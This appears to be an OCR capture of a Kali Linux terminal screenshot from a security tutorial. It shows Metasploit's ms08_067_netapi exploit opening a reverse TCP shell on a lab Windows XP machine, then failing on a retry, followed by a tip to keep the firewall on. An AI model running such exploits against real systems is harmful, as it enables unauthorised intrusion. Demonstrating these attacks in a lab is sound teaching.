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
linux
apple
unix


root@kali: ~
File Edit View Search Terminal Help
[*] Started reverse TCP handler on 192.168.2.130:4444
[*] 192.168.2.131:445 - Automatically detecting the target...
[*] 192.168.2.131:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.2.131:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.2.131:445 - Attempting to trigger the vulnerability...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.2.131
[*] Command shell session 2 opened (192.168.2.130:4444 -> 192.168.2.131:1048) at 2017-08-16 04:37:10 -0700
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>dir
^C
Abort session 2? [y/N] y
[*] 192.168.2.131 - Command shell session 2 closed. Reason: User exit
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.2.130:4444
[-] 192.168.2.131:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.2.131:445).
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) >

> Thumb Rule : Firewall is the Ist Security thing. Make sure it's ON everytime.

=+=